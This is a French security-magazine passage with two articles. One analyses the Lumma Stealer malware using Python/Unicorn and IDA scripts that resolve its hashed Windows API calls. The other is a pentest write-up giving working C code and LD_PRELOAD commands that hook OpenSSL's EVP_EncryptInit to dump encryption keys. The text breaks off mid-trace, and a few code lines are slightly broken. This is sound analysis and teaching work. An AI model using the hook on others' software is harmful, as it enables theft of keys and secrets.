Ces points nécessitent du temps et des efforts lorsqu'ils sont traités manuellement, mais Python permet d'automatiser une grande partie du processus en nous permettant de retrouver les noms des API Windows appelées par le malware. Un malware lisible est un malware plus facile à analyser.

Suppression du motif « edx765 »

Une fois obtenue la liste de toutes les chaînes de caractères présentes dans l'échantillon à l'aide de l'outil Floss, on remarque rapidement qu'un certain nombre d'entre elles sont obscurcis avec le motif "edx765": **figure 1**

On peut facilement les désobscurcir et voir apparaître des informations intéressantes : **figure 2**

Parmi celles-ci, on peut noter, entre autres, des noms de portefeuilles crypto, navigateurs web et extensions crypto web, ce qui nous éclaire sur les objectifs du malware.

Récupération du nom des API Windows

L'analyse statique du malware montre de multiples appels à une même fonction (0x4082d3) avec comme arguments, un hash Murmurhash2 et une DLL Windows. Le malware retrouve alors l'API exportée par la DLL.

Apport de Python dans l'analyse

Script de génération de hash

Une des méthodes possibles pour la résolution du nom des API Windows est de générer les hash Murmurhash2 pour




Figure 1




Figure 2

l'ensemble des API exportées par les DLL données en argument à la fonction précédente, puis une fois cette liste générée, chercher un hash afin de retrouver le nom de l'API Windows correspondante.

Pour se faire on peut utiliser le module python Unicorn afin d'émuler le code assembleur de la fonction du malware calculant le hash à partir d'une chaîne de caractère (0x40838f).

Dans notre script on aura donc 2 fonctions :

emulate_murmurhash2(data) : cette fonction va prendre l'API Name en argument afin de renvoyer le 'Hash Murmurhash2' associé. Il faudra initialiser dans cette fonction une variable contenant tout le code assembleur à émuler, à noter que la valeur du seed (ici 0x20) nécessaire à l'algorithme Murmurhash2 est incluse dans ce code.

dump_hash_dlls() : cette fonction va récupérer tous les fichiers DLL depuis un répertoire donné, et va lister pour chacune de ces bibliothèques toutes les API exportées, puis pour chaque API va utiliser emulate_murmurhash2() pour générer le 'Hash Murumurhash2' associé.

Pour résumer, le script api-hash-generator.py a permis de reproduire l'algorithme MurmurHash2 utilisé par LummaStealer pour résoudre dynamiquement ses appels API. En simulant ce calcul côté analyste, il devient possible d'associer rapidement chaque valeur de hash à son API réelle, puis de renommer automatiquement les appels dans l'outil de reverse engineering.

Cette automatisation fait gagner un temps précieux et réduit le risque d'erreurs lors de l'annotation.

Le script

```
import os
import unicorn
import unicorn.x86_const
import pefile

def emulate_murmurhash2(data):
    '''
    This function uses the Unicorn module to emulate the Murmurhash2 algorithm, it takes a string as first argument (ECX register) and returns the corresponding hash (EAX register).
    '''

    #Assembly code (copied from malware sample offset 0x0040838f)
    code = b"\x56\x57\x8B\xF9\x8B\xD7\x8D\x4A\x01\x8A\x02\x42\x84
\xC0\x75\xF9\x2B\xD1\x8B\xF2\x83\xF6\x20\x83\xFA\x04\x7C\x4D\x53
\x8B\xDA\xC1\xEB\x02\x6B\xC3\xFC\x03\xD0\x0F\xB6\x4F\x03\x0F\xB6
\x47\x02\xC1\xE1\x08\x0B\xC8\x69\xF6\x95\xE9\xD1\x5B\x0F\xB6\x47
\x01\xC1\xE1\x08\x0B\xC8\x0F\xB6\x07\xC1\xE1\x08\x83\xC7\x04\x0B
\xC8\x69\xC9\x95\xE9\xD1\x5B\x8B\xC1\xC1\xE8\x18\x33\xC1\x69\xC8
\x95\xE9\xD1\x5B\x33\xF1\x83\xEB\x01\x75\xBF\x5B\x83\xEA\x01\x74
\x1C\x83\xEA\x01\x74\x0E\x83\xEA\x01\x75\x1D\x0F\xB6\x47\x02\xC1
\xE0\x10\x33\xF0\x0F\xB6\x47\x01\xC1\xE0\x08\x33\xF0\x0F\xB6\x07\
x33\xC6\x69\xF0\x95\xE9\xD1\x5B\x8B\xC6\xC1\xE8\x0D\x33\xC6\x69\
xC8\x95\xE9\xD1\x5B\x5F\x5E\x8B\xC1\xC1\xE8\x0F\x33\xC1"
    CODE_OFFSET = 0x1000000

    try:
        mu = unicorn.Uc(unicorn.UC_ARCH_X86, unicorn.UC_MODE_32)
# architecture x86 32 bits
        mu.mem_map(CODE_OFFSET, 4*1024*1024)
        mu.mem_write(CODE_OFFSET, code)
        libname = 0x7000000

        mu.mem_map(libname, 4*1024*1024)
        mu.mem_write(libname, data)

        stack_base = 0x00300000
        stack_size = 0x00100000

        mu.mem_map(stack_base, stack_size)
        mu.mem_write(stack_base, b"\x00" * stack_size)

        mu.reg_write(unicorn.x86_const.UC_X86_REG_ESP, stack_base + 0x800)

        mu.reg_write(unicorn.x86_const.UC_X86_REG_EBP, stack_base + 0x1000)

        mu.reg_write(unicorn.x86_const.UC_X86_REG_ECX, libname)

        mu.emu_start(CODE_OFFSET, CODE_OFFSET + len(code))

    except unicorn.UcError as e:
        print(f"Unicorn emulation error: {e}")

    result = mu.reg_read(unicorn.x86_const.UC_X86_REG_EAX)
    return result

def dump_hash_dlls():
    '''
    This function uses the pefile module to extract the APIs exported by the DLL files, and using emulate_murmurhash2(), returns the corresponding Murmurhash2 hash for each of them.
    '''

    dlls_dir = 'dlls_dir/'    # Directory where found Windows .DLL files

    for (dirpath, dirnames, filenames) in os.walk(dlls_dir):
        for filename in filenames:
            if filename.endswith('.dll'):

                pe = pefile.PE('{}'.format(dlls_dir+filename))

                for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
                    export_name = exp.name

                    if not export_name:
                        continue

                    try:
                        export_hash = emulate_murmurhash2(export_name)
                        print(f'{hex(export_hash)} : {export_name.decode()}')
                    except Exception as err:
                        print('Exception occurred while emulating murmurhash2 with export_name: {}. Error: {} '.format(export_name, err))

                        continue

dump_hash_dlls()
```

Les scripts sont disponibles à :
https://github.com/Alphabot42/Malware_Analysis

Le résultat

Une fois exécuté, on obtient une liste de correspondances « Hash : API », il ne reste plus qu'à rechercher notre hash Murmurhash2 afin de récupérer le nom de l'API Windows ciblé. **Figure 3**

Bonus : Gagnez du temps en utilisant Python avec Ida Pro !

Voici un script fait pour Ida Pro (l'ajouter dans le dossier Plugins de Ida, relancer ida, et lancer notre script en le sélectionnant dans le menu «Plugins »)

```
#!/usr/bin/python3
# (c) 2025, Alphabot42 (@Alphabot42)

# IDA Plugin: Resolve API hashes using MurmurHash2 (seed 32)
# Scans all instructions in all segments for immediate values matching
 hashed API names.

import idaapi, idautils, idc, struct, os, pefile

# ————————————————————————-
# MurmurHash2 implementation (seed = 32)
# ————————————————————————-
def murmurhash2(data, seed=32):
  m = 0x5bd1e995
  r = 24
  length = len(data)
  h = seed ^ length
  data_bytes = bytearray(data.encode('utf-8'))
  i = 0

  while length >= 4:
    k = struct.unpack_from("<I", data_bytes, i)[0]
    k = (k * m) & 0xFFFFFFFF
    k ^= (k >> r)
    k = (k * m) & 0xFFFFFFFF

    h = (h * m) & 0xFFFFFFFF
    h ^= k

    i += 4
    length -= 4

  if length == 3:
    h ^= data_bytes[i + 2] << 16
  if length >= 2:
    h ^= data_bytes[i + 1] << 8
  if length >= 1:
    h ^= data_bytes[i]
    h = (h * m) & 0xFFFFFFFF

  h ^= h >> 13
  h = (h * m) & 0xFFFFFFFF
  h ^= h >> 15

  return h
```

```
18:14 [pts/0] root@debian4n6:~/case-lummac2 $ ls dlls_dir/
advapi32.dll  crypt32.dll  kernel32.dll  mscoree.dll  ntdll.dll  user32.dll  wininet.dll
18:14 [pts/0] root@debian4n6:~/case-lummac2 $ python3 api-hash-generator.py > api_murmurhash2.output
18:14 [pts/0] root@debian4n6:~/case-lummac2 $ head api_murmurhash2.output
0x837ced44 : AppCacheCheckManifest
0x5b2144f : AppCacheCloseHandle
0x9d5c1b3e : AppCacheCreateAndCommitFile
0xadb99c2b : AppCacheDeleteGroup
0xbce1627f : AppCacheDeleteIEGroup
0x1829c26c : AppCacheDuplicateHandle
0x3186fc81 : AppCacheFinalize
0xa6a36a4b : AppCacheFreeDownloadList
0x20d41424 : AppCacheFreeGroupList
0xa8ad06b9 : AppCacheFreeIESpace
18:14 [pts/0] root@debian4n6:~/case-lummac2 $ grep "0x3d95e230" api_murmurhash2.output
0x3d95e230 : GetSystemMetrics
```

Figure 3

```
# ————————————————————————-
# Load all exports from common DLLs
# ————————————————————————-
hash_dict = {}

def load_exports_from_dll(dll_path):
  try:
    pe = pefile.PE(dll_path)
    if not hasattr(pe, 'DIRECTORY_ENTRY_EXPORT'):
      print(f"[!] No export table found in {dll_path}")
      return

    for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
      if exp.name:
        api_name = exp.name.decode('utf-8')
        hash_val = murmurhash2(api_name)
        hash_dict[hash_val] = api_name
  except Exception as e:
    print(f"[!] Failed to parse {dll_path}: {e}")

# ————————————————————————-
# Search for hashed constants and annotate them in IDA
# ————————————————————————-
def resolve_hashes():
  system32 = os.environ.get('SystemRoot', 'C:\\Windows') + '\\System32'
  dlls = ['kernel32.dll', 'ntdll.dll', 'user32.dll', 'advapi32.dll', 'ws2_32.dll',
'wininet.dll, shell32.dll, crypt32.dll']

  for dll in dlls:
    dll_path = os.path.join(system32, dll)
    load_exports_from_dll(dll_path)

  print(f"[+] Loaded {len(hash_dict)} API hashes from system DLLs")

  # Loop through all instructions and check for hash matches
  for seg_ea in idautils.Segments():
    for head in idautils.Heads(seg_ea, idc.get_segm_end(seg_ea)):
      if idc.is_code(idc.get_full_flags(head)):
        if idc.print_insn_mnem(head) in ['mov', 'push']:
          opval = idc.get_operand_value(head, 1)
          if opval in hash_dict:
            idc.set_cmt(head, f"[API] {hash_dict[opval]}", 0)
            print(f"[+] Resolved 0x{opval:08X} -> {hash_dict[opval]} at
0x{head:X}")

# ————————————————————————-
# IDA plugin boilerplate
# ————————————————————————-
```




Figure 4




Figure 5

```
class APIMurmurHashResolver2(idaapi.plugin_t):
  flags = idaapi.PLUGIN_UNL
  comment = "Resolve MurmurHash2 API hashes"
  help = "Attempts to resolve MurmurHash2 hashed APIs"
  wanted_name = "API MurmurHash2 Resolver 2"
  wanted_hotkey = "Alt-F12"

  def init(self):
    return idaapi.PLUGIN_OK

  def run(self, arg):
    resolve_hashes()
    print("[+] MurmurHash2 API resolution complete.")

  def term(self):
    pass

def PLUGIN_ENTRY():
  return APIMurmurHashResolver()
```

Avant/ après

Avant - Figure 4

Après - Figure 5

Récupération des données exfiltrées

Le malware exfiltrant les données subtilisées en archive zip via des requêtes HTTP POST vers une IP publique, la récupération de ces trames réseaux par analyse dynamique est idéal pour confirmer leur contenu.

Pour se faire, on peut exécuter le malware dans un sous-réseau cloisonné et re-routé les paquets HTTP à destination de l'IP publique vers un serveur HTTP que l'on maîtrise.

Conclusion

Ce cas pratique démontre à quel point Python peut simplifier l'analyse d'un malware moderne. En automatisant la résolution des API hashées, l'analyste gagne un temps considérable tout en améliorant la précision de son travail.

L'intégration de scripts python dans l'analyse permet de transformer une tâche fastidieuse en un processus reproductible et efficace.

En somme, Python reste le couteau suisse de l'analyste de malware, capable de transformer une analyse manuelle lourde en un processus automatisé et rigoureux.

Scripts disponibles à https://github.com/Alphabot42/Malware_Analysis

AppSec : détournement des fonctions internes d'un programme

Benjamin Gigon
Manager Référent – OCTO Technology

Lors d'une mission, un client souhaitait **vérifier la sécurité de son logiciel**. Son logiciel utilisait fortement les méthodes cryptographiques afin de délivrer un service particulier à ses clients. Son logiciel était déployé sur une multitude de serveurs hébergés par les clients eux-mêmes, ils avaient donc accès à son logiciel sans contrainte particulière. Ne voulant pas trop rentrer dans les détails, **les données manipulées étaient critiques** et une possibilité de déchiffrer les données en dehors du workflow prévu ou de pouvoir récupérer des données sensibles (comme des clés de chiffrement ou des certificats privés) était considérée comme **une faille majeure** et une **perte de certification de l'autorité de certifications**.
Le but du client était de savoir si son logiciel était assez sécurisé pour ne pas compromettre la sécurité globale de toute son architecture logicielle. Pour cela, le défi était de voir s'il était possible d'extraire toutes les informations sensibles ou cryptographiques provenant de son logiciel (données non chiffrées, clés de chiffrement, certificats privés, etc.)
Après une (très) brève recherche, nous avons pu mettre en évidence des **techniques de contournement** permettant d'extraire des données sensibles, des clés et des certificats privés sans toucher à l'applicatif ni même en étant intrusif et sans laisser de trace.
La méthode présentée ici est un résumé (et anonymisée) d'une des techniques utilisées lors de cette mission. Les outputs ont été modifiés pour être lisibles.

Généralité sur les fonctions

Pour faire simple, les applications sont découpées dans de multiples tâches internes appelées fonctions. Ces fonctions sont pour la plupart à l'intérieur même du projet. Ainsi, si vous faites :

```
(...)
void display(void) {
    printf("Hello World !\n");
}
(...)
int main(void) {
    display();
}
```

Votre fonction **display** fait partie même de votre projet, vous l'avez codée et vous connaissez sa structure interne.
A contrario, la fonction **printf** ne fait pas partie de votre projet, elle fait partie d'une bibliothèque externe et sera intégrée (directement ou indirectement) à votre programme lors de la phase de compilation. **printf** fait partie - pour notre cas - de la glibc.
Lors d'une compilation, vous avez le choix entre une liaison dynamique ou une liaison statique avec ces fonctions "externes".

- La liaison dynamique va laisser la "définition" des fonctions externes dans leurs bibliothèques associées. Par exemple, pour **printf**, cette dernière sera dans la glibc donc **libc.so**. On utilise cette méthode pour plusieurs raisons dont la **réutilisabilité**, l'empreinte mémoire, la taille du binaire et les mises à jour facilitées des différentes bibliothèques (par exemple, si une faille est découverte dans **printf**, nous n'aurons pas besoin de recompiler l'ensemble des programmes utilisant printf, il suffira simplement d'upgrader la bibliothèque)
- A l'inverse, dans la liaison statique, les différentes "définitions" des fonctions "externes" vont se retrouver intégrées au sein même de votre binaire (vous aurez donc un binaire plus gros).

La quasi-totalité des logiciels utilise la liaison dynamique.
Mais si nous détournions ces fonctions "externes" sans toucher à notre binaire d'origine ?
Il existe plusieurs méthodes pour effectuer un hook de ce style, voyons la plus simple pour l'instant :)

Mise en pratique

Afin d'étudier cette méthode simplement, nous allons d'abord l'observer sur un programme d'exemple "cible" codé par nos soins, se voulant très simpliste, et dont voici le code source :

```
#include <openssl/conf.h>
#include <openssl/evp.h>

int main(void) {
    const unsigned char key[128] = "ThisIsMyMagicalAndHiddenKey!";
    const unsigned char iv[128]  = {
        0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
        0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
        0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
        0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
    };

    EVP_CIPHER_CTX *ctx = EVP_CIPHER_CTX_new();
    EVP_EncryptInit(ctx, EVP_aes_256_cbc(), key, iv);

    // (...)

    return 0;
}
```

Pour conceptualiser plus rapidement les tenants et les aboutissants de cette méthode, nous avons développé un bout de programme effectuant des activités cryptographiques simples.
Ce programme ne fait rien de bien concret, nous n'avons pas besoin d'aller plus loin pour l'instant dans notre programme, notre but étant de détourner la fonction EVP_EncryptInit qui est une fonction de base dans OpenSSL pour capturer la clé de chiffrement stockée dans la variable interne **key**.
Pour décrire rapidement le programme, ce dernier ne fait rien

d'autre que d'initialiser le moteur cryptographique d'OpenSSL afin de lancer une procédure de chiffrement via l'algorithme AES-256-CBC.
L'algorithme AES-256-CBC a besoin (principalement) de deux paramètres:

- **Une clé de chiffrement**: elle va être utilisée (directement ou indirectement) pour chiffrer nos données. Elle sera stockée dans notre exemple dans la variable **key**
- **Un vecteur** d'initialisation : pour faire (très) simple, l'algorithme AES-CBC est un chiffrement par bloc, chaque bloc est chiffré en prenant en compte le résultat du chiffrement du précédent bloc. Cependant, quid du tout premier bloc ? Sur quel précédent bloc va-t-il se baser vu qu'il n'en existe aucun ? C'est là que le vecteur d'initialisation rentre en action, il va nous servir comme "faux résultat d'un précédent bloc" et va nous servir pour le chiffrement du premier bloc. Ce vecteur d'initialisation, souvent surnommé IV, est stocké dans notre variable **iv**.

Nous allons maintenant compiler notre petit programme d'exemple :

```
$ gcc -Wall example.c -o example $(pkg-config –libs –cflags libcrypto libssl)
```

Par défaut, notre compilation va générer un programme utilisant la méthode des liens dynamiques.
Si nous démarrons notre programme, nous avons …

```
   $ ./example
$ _
```

… rien. C'est parfaitement normal :-)
Notre programme fonctionne correctement, il a simplement initialisé son moteur cryptographique AES-256-CBC avant de s'arrêter sans rien faire (nous ne faisons aucune opération de chiffrement après)
Si nous analysons les liens dynamiques vers les différentes **librairies** utilisées :

 # méthode classique avec ldd

```
$ ldd ./example
 linux-vdso.so.1 (0x...)
 libcrypto.so.3 => /lib/x86_64-linux-gnu/libcrypto.so.3 (0x...)
 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x...)
 /lib64/ld-linux-x86-64.so.2 (0x...)
```

 # méthode via variable env et ld-so

```
$ LD_TRACE_LOADED_OBJECTS=1 ./example
 linux-vdso.so.1 (0x...)
 libcrypto.so.3 => /lib/x86_64-linux-gnu/libcrypto.so.3 (0x...)
 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x...)
 /lib64/ld-linux-x86-64.so.2 (0x...)
```

Avec les 2 ou 3 **librairies** classiques (libc par exemple), nous voyons que notre programme utilise une des parties de la **librairie** OpenSSL via le module **libcrypto.so**
Pour simplifier : lors de son exécution, notre programme va piocher dans la libcrypto et utiliser deux fonctions qu'il ne possède pas en "interne" de son programme :

- `EVP_CIPHER_CTX_new()`
- `EVP_EncryptInit()`

Ces deux fonctions sont implémentées dans libcrypto, dont leurs codes sources se trouvent ici :

- `EVP_CIPHER_CTX_new` : openssl/crypto/evp/evp_enc.c
- `EVP_EncryptInit` : openssl/crypto/evp/evp_enc.c

Nous pouvons analyser l'ensemble des appels avec **ltrace** (la sortie a été nettoyée pour des raisons de visibilité) qui va nous lister les différents appels des fonctions vers les bibliothèques :

```
$ ltrace -ff ./example
EVP_CIPHER_CTX_new(1, 0x..., 0x..., 0x...)
EVP_aes_256_cbc(0, 0, 0, 0)
EVP_EncryptInit(0x..., 0x..., 0x..., 0x...)
+++ exited (status 0) +++
```

Nous constatons nos différents appels des fonctions OpenSSL implémentées dans notre programme, et leurs activités respectives.
Imaginons que nous ne connaissions pas le code source de cette application, mais nous voudrions extraire la clé secrète. Il existe plusieurs méthodes (`strings`, `objdump`, `gdb`, `radare2`, pour avoir quelques exemples), mais ici, nous allons essayer de se substituer à la fonction **EVP_EncryptInit**.
Pourquoi **EVP_EncryptInit** ? car c'est elle qui a besoin de la clé secrète pour initialiser le moteur cryptographique, dont voici sa définition :

```
int EVP_EncryptInit(EVP_CIPHER_CTX *ctx, const EVP_CIPHER *type,
        const unsigned char *key, const unsigned char *iv);
```

Avec cette information, nous démarrons notre implémentation.

Implémentation de notre hook

Nous utilisons le terme hook, mais voyez cela plutôt comme un Doppelganger.
Un doppelganger est une sorte de double maléfique :)
Nous allons créer le doppelganger de la fonction **EVP_EncryptInit**.
Pour cela, nous allons créer un fichier que nous allons nommer **doppelganger.c** pour notre exemple et réimplémenter la fonction **EVP_EncryptInit** avec l'ensemble des arguments définis dans la documentation (ou son implémentation)

```
#include <stdio.h>
#include <openssl/evp.h>

int EVP_EncryptInit(EVP_CIPHER_CTX *ctx, const EVP_CIPHER *type,
        const unsigned char *key, const unsigned char *iv) {
  return 0;
}
```

Rien de plus… (pour l'instant). Maintenant, nous allons vérifier si notre doppelganger est parfaitement accepté lors de la greffe.
Pour cela, nous effectuons deux actions :

- Compiler notre doppelganger sous forme de module (.so)
- Utiliser la méthode ld preload

Compilation de notre module doppelganger

Nous allons compiler notre programme en utilisant quelques paramètres spécifiques lors de la compilation, car nous avons besoin qu'il soit sous forme de module :

```
$ gcc -fPIC "doppelganger.c" -shared -o "doppelganger.so"
```

Nous nous retrouvons avec un module .so que nous pouvons pré-analyser avec un petit file:

```
$ file "doppelganger.so"
doppelganger.so: ELF 64-bit LSB shared object, x86-64, version 1
(SYSV), dynamically linked, BuildID[sha1]=xxxxxxxx, not stripped
```

Nous constatons que nous avons bien un "shared object".
Voyons maintenant le chargement dynamique de cette nouvelle **librairie** au sein de notre application.

Chargement de notre module doppelganger

Un programme "dynamique" sous Linux est géré (entre autres) par le "dynamic link loader", aka ld.so.
Essayez d'exécuter votre ld.so :

```
$ /lib64/ld-linux-*so* —help
Usage: /lib64/ld-linux-x86-64.so.2 [OPTION]... EXECUTABLE-FILE [ARGS...]
You have invoked 'ld.so', the program interpreter for
dynamically-linked ELF programs.  Usually, the program interpreter is
invoked automatically when a dynamically-linked executable is started.
You may invoke the program interpreter program directly from the
command line to load and run an ELF executable file; this is like
executing that file itself, but always uses the program interpreter you
Invoked, instead of the program interpreter specified in the executable
file you run.  Invoking the program interpreter directly provides
access to additional diagnostics, and changing the dynamic linker
behavior without setting environment variables (which would be
inherited by subprocesses).
(...)
```

Oui, ld.so est un programme. Plus encore, c'est un interpréteur de binaire dynamique. Quand vous exécutez un binaire dynamique sous Linux, vous exécutez de facto ld.so ! (une sorte de wrapper si vous voulez)
Il existe deux manières d'injecter notre petit module :

- La méthode la moins connue en utilisant ld.so comme programme :

```
$ /lib64/ld-linux-x86-64.so.2 —preload "./doppelganger.so" "./example"
```

- La méthode la plus connue est simplement de définir la variable LD_PRELOAD :

LD_PRELOAD permet d'indiquer un module que nous souhaitons intégrer et charger lors du démarrage d'un programme. Elle va être interprétée par ld.so et changer le comportement lors du chargement des bibliothèques :

```
$ LD_PRELOAD="./doppelganger.so" "./example"
$ _
```

Aucune sortie comme auparavant. Au moins, notre application n'a pas planté :-)
Notez que ce comportement est normal dans notre exemple, nous verrons par la suite que notre doppelganger minimaliste de **EVP_EncryptInit** fera stopper ou planter les autres programmes. Analysons ce qu'il se passe avec ldd :

```
$ LD_PRELOAD="./doppelganger.so" ldd "./example"
 linux-vdso.so.1 (0x...)
 ./doppelganger.so (0x...)
 libcrypto.so.3 => /lib/x86_64-linux-gnu/libcrypto.so.3 (0x...)
 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x...)
 /lib64/ld-linux-x86-64.so.2 (0x...)
```

Nous constatons que, maintenant, notre module "doppeldanger.so" est intégré dans la liste des bibliothèques chargées par le programme.
Si nous effectuons de nouveau un ltrace dessus :

```
$ LD_PRELOAD="./doppelganger.so" ltrace -ff "./example"
EVP_CIPHER_CTX_new(1, 0x..., 0x..., 0x...)
EVP_aes_256_cbc(0, 0, 0, 0)
EVP_EncryptInit(0x..., 0x..., 0x..., 0x...)
+++ exited (status 0) +++
```

En dehors des adresses, nous avons le même genre d'output qu'auparavant
Maintenant que nous constatons que notre greffe fonctionne, ce qui nous intéresse maintenant, sera de "manipuler" l'intérieur de notre **EVP_EncryptInit**.
Pour cela, reprenons le code de notre doppelganger en ajoutant simplement quelques lignes :

```
int EVP_EncryptInit(EVP_CIPHER_CTX *ctx, const EVP_CIPHER *type,
        const unsigned char *key, const unsigned char *iv) {
  if ( key != NULL ) {
    BIO_dump_fp(stdout, (const char *)key, 128);
  }
  return 0;
}
```

Nous avons ici ajouté que quelques lignes utiles :

- Un simple vérificateur de valeur (`if key != NULL`) afin d'éviter d'éventuels plantages sur une valeur nulle
- Une fonction interne à OpenSSL - un helper appelé **BIO_dump_fp** - qui va afficher le contenu de notre variable **key** (notez que nous aurions pu tout autant utiliser un simple **printf**, mais **BIO_dump_fp** ajoute un petit affichage sympathique :-) (notez que pour des raisons de visibilité dans l'article, cet affichage a été modifié)

Recompilons notre module et lançons notre programme dans la foulée :

```
$ gcc -fPIC "doppelganger.c" -shared -o "doppelganger.so"
$ LD_PRELOAD="./doppelganger.so" ./example
0x54 0x68 0x69 0x73 0x49 0x73 0x4d 0x79 0x4d 0x61 0x67 0x69 0x63 0x61 0x6c
0x41 0x6e 0x64 0x48 0x69 0x64 0x64 0x65 0x6e 0x4b 0x65 0x79 0x21
"ThisIsMyMagicalAndHiddenKey!"
```

Nous venons de détourner la fonction **EVP_EncryptInit** de notre applicatif et d'extraire notre clé secrète et cela, sans modifier notre programme d'origine !

Utilisation sur un programme externe

Maintenant, que nous avons testé la méthode sur un applicatif que nous maîtrisons, utilisons notre doppelganger directement sur un autre programme, par exemple **openssl** :

```
$ openssl aes-256-cbc
```

Avec ces arguments, OpenSSL va vous demander une clé de chiffrement pour débuter le chiffrement, puis va rester bloqué, car il s'attend à obtenir des données en stdin, donc faites directement CTRL+C :

```
$ LD_PRELOAD="./doppelganger.so" openssl aes-256-cbc
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
CTRL+C
$ _
```

Nous n'avons rien d'autre !... Notre doppelganger ne fonctionne pas ?
Nous allons maintenant étudier pourquoi. Pour cela, nous allons faire simple, avec notre ltrace :

```
$ LD_PRELOAD="./doppelganger.so" ltrace -ff openssl aes-256-cbc
(...)
CRYPTO_malloc(512, 0x..., 630, 0)
CRYPTO_malloc(0x..., 0x..., 630, 0)
BIO_new_fp(0x..., 0, 2, 0)
EVP_CIPHER_get0_name(0x..., 0, 0x..., 0)
BIO_snprintf(0x..., 200, 0x..., 0x...)
EVP_read_pw_string(0x..., 512, 0x..., "enter AES-256-CBC encryption password:")
BIO_new_fp(0x..., 0, 2, 0)
RAND_bytes(0x..., 8, 0x..., 1)
BIO_write(0x..., 0x..., 8, 0)
BIO_write(0x..., 0x..., 8, 0)
EVP_BytesToKey(0x..., 0x..., 0x..., 0x...)
OPENSSL_cleanse(0x..., 512, 0, 0)
BIO_f_cipher(0x..., 0, 0, 0)
BIO_new(0x..., 0, 0, 0)
BIO_ctrl(0x..., 129, 0, 0x...)
EVP_CipherInit_ex(0x..., 0x..., 0, 0)
EVP_CipherInit_ex(0x..., 0, 0, 0x...)
